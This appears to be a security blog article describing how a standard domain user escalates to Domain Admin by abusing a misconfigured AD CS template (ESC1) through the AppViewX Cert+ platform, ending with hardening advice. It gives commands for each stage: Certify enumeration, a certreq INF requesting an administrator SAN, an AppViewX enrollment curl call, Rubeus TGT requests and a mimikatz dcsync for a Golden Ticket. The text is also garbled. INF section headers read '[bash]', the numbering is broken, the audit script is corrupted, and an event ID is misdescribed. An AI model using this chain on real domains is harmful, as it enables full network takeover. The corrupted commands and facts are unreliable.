Listen to this Post
Introduction:

The intersection of on-premises Active Directory Certificate Services (AD CS) and cloud-based certificate management platforms has created a new, dangerous attack surface. Inspired by Dirk-jan Mollema’s research on extending ESC attacks to the cloud, security researchers have now identified a chain targeting AppViewX Cert+. This article breaks down how a misconfigured certificate authority, when integrated with a cloud management tool, can be weaponized to escalate privileges from a standard user to a Domain Administrator.
Learning Objectives:
- Understand how AD CS ESC vulnerabilities can be mapped to cloud management platforms like AppViewX Cert+.
- Learn the step-by-step methodology for exploiting misconfigured certificate templates in a hybrid environment.
- Identify mitigation strategies to harden both on-premises PKI and cloud-based certificate orchestration tools.
You Should Know:
1. Reconnaissance: Identifying the Vulnerable AD CS Template
The attack chain begins with standard user access to a domain-joined machine. The attacker first enumerates the Active Directory for vulnerable certificate templates. Specifically, they look for templates that allow low-privileged users to enroll and that permit the requester to supply a Subject Alternative Name (SAN). This is the classic ESC1 vulnerability.
Command (Using Certify.exe on a Windows client):
Certify.exe find /vulnerable
This command scans the domain for certificate templates that have dangerous configurations, such as `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` enabled, allowing an attacker to impersonate another user.
2. Mapping the Cloud Integration: AppViewX Cert+ Discovery
Before exploiting the template, the attacker must understand if the certificate authority is managed or orchestrated by AppViewX Cert+. This tool often automates certificate issuance and renewal across hybrid environments. By examining local Group Policy Objects (GPOs) or running network scans, an attacker can identify the AppViewX appliance managing the CA.
PowerShell Command for GPO Enumeration:
Get-GPO -All | Select-Object DisplayName, Path | ForEach-Object { Get-GPOReport -Guid $_.Id -ReportType Xml | Select-String "AppViewX" }
This script sifts through all GPOs to find references to AppViewX, revealing the management interface or specific certificate enrollment configurations.
- The Exploit: Requesting a Malicious Certificate via AppViewX
With a vulnerable template identified and the AppViewX integration confirmed, the attacker crafts a certificate request. The critical step is to request a certificate for a high-privilege account (e.g., Domain Admin) by setting the SAN. Because AppViewX Cert+ may have broad permissions to automate issuance on behalf of the CA, the request might be automatically approved or logged without triggering manual review.
Step-by-Step Guide to Generating a Malicious Request:
- Open a Windows command prompt as a standard user.
- Use the `certreq` tool to generate a request file with a modified SAN.
certreq -new request.inf request.req
Example request.inf content:
[bash]
Signature="$Windows NT$"
[bash]
Subject="CN=StandardUser"
KeySpec=1
KeyLength=2048
Exportable=TRUE
MachineKeySet=FALSE
[bash]
2.5.29.17 = "{text}dns=dc01.corp.local&dns=corp.local&[email protected]"
This INF file requests a certificate but includes a SAN for the domain administrator account.
- Submit the request to the CA via the AppViewX portal or API endpoint. If the platform is configured to trust requests from the internal network without further validation, it will forward the request to the underlying Microsoft CA.
4. Using AppViewX API (Conceptual cURL):
curl -X POST https://appviewx-server/api/v1/certificate/enroll \
-H "Authorization: Bearer <token>" \
-H "Content-Type: application/json" \
-d '{
"template": "VulnerableUserTemplate",
"requester": "domain\standarduser",
"san": "[email protected]",
"csr": "--BEGIN CERTIFICATE REQUEST--..."
}'
This demonstrates how an attacker could automate the attack if they compromise an API key or exploit SSO trust.
4. Privilege Escalation: Obtaining Domain Admin Credentials
Once the certificate is issued, the attacker now possesses a valid certificate that authenticates as the Domain Admin. They use this certificate to request a Kerberos Ticket Granting Ticket (TGT) for the target account.
Command (Using Rubeus on the compromised machine):
Rubeus.exe asktgt /user:administrator /certificate:malicious.pfx /password:exportpassword /domain:corp.local
This command takes the stolen certificate and requests a TGT for the Domain Admin account. The result is a valid Kerberos ticket that grants the attacker the same privileges as the domain administrator.
5. Persistence and Lateral Movement
With a Domain Admin TGT, the attacker can now move laterally across the network. They can use tools like `mimikatz` or `Invoke-Mimikatz` to dump credentials from the Domain Controller, install backdoors, or create a Golden Ticket for long-term persistence.
Mimikatz Command for Golden Ticket:
lsadump::dcsync /user:krbtgt
Once the KRBTGT hash is obtained, the attacker can forge tickets for any user at any time, ensuring persistent access even if the original certificate is revoked.
6. Mitigation: Hardening the Hybrid PKI
To defend against this escalation, security teams must harden both the AD CS and the AppViewX configuration.
- Disable SAN in User Templates: Ensure that no certificate template allows low-privilege users to specify a SAN. This is the primary ESC1 mitigation.
Command (Using PowerShell to Audit):
Get-CATemplate | Where-Object {$<em>.pKIExtendedKeyUsage -contains "1.3.6.1.5.5.7.3.2" -and $</em>.pKIMapCertificates -eq $false} | Format-Table Name, DisplayName
Identify templates used for client authentication that don’t require manager approval.
- Enable Manager Approval: In the Certificate Templates console, enable “CA certificate manager approval” for high-value templates.
- AppViewX Access Controls: Restrict API access to AppViewX. Implement IP whitelisting and strong authentication for all API calls. Regularly audit logs for unusual enrollment requests, specifically those with SANs differing from the Subject.
- Monitor for Suspicious Enrollment: Use Windows Event ID 4886 (Certificate Services approved a certificate request) and 4887 (Certificate Services denied a certificate request). Look for requests with a Subject Name that does not match the requesting user.
What Undercode Say:
- Cloud Misconfigurations Mirror On-Prem Risks: The extension of AD CS ESC attacks to AppViewX proves that moving a service to the cloud does not automatically secure it. If the underlying logic of certificate issuance remains vulnerable, the attack simply changes vectors, not outcomes.
- The Principle of Least Privilege is Non-Negotiable: The root cause remains the ability for a standard user to request a certificate for a privileged account. Organizations must strictly control who can request what certificates and enforce verification of the requester’s identity at the API level, not just the GUI.
This attack chain highlights a critical failure in the “cloud washing” of legacy infrastructure. As automation tools like AppViewX Cert+ take over manual certificate tasks, they inherit the permissions of the underlying CA. If that CA trusts requests from the orchestrator implicitly, a single compromised user or API key can lead to total domain compromise. Security teams must treat these orchestration layers as Tier 0 assets, applying the same rigorous monitoring and access controls as they would to the Domain Controllers themselves. The future of such attacks will likely involve AI scraping configuration data to automatically identify and weaponize these trust chains, making proactive hardening an absolute necessity.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Harvey Spec – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


